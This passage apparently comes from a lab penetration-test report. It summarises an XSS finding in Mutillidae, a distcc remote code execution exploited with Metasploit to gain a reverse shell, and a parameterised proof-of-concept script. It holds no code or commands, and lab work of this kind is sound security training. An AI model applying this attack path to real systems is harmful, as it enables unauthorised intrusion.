identified several outdated and vulnerable services. A critical Cross-Site Scripting (XSS) vulnerability was discovered and validated in the Mutillidae web application. Analysis revealed weak session controls, which increased the severity of the XSS flaw.

The test then pivoted to a server-side vulnerability, exploiting an unauthenticated Remote Code Execution (RCE) flaw in the `distcc` service. Using the Metasploit framework, a reverse shell was successfully established, granting full command-line access to the target system. The entire process, from initial discovery to system compromise, was documented with detailed evidence.

Finally, a proof-of-concept exploit script was developed and parameterized to demonstrate proper, safe tool customization for lab environments, incorporating essential safety checks to prevent accidental misuse.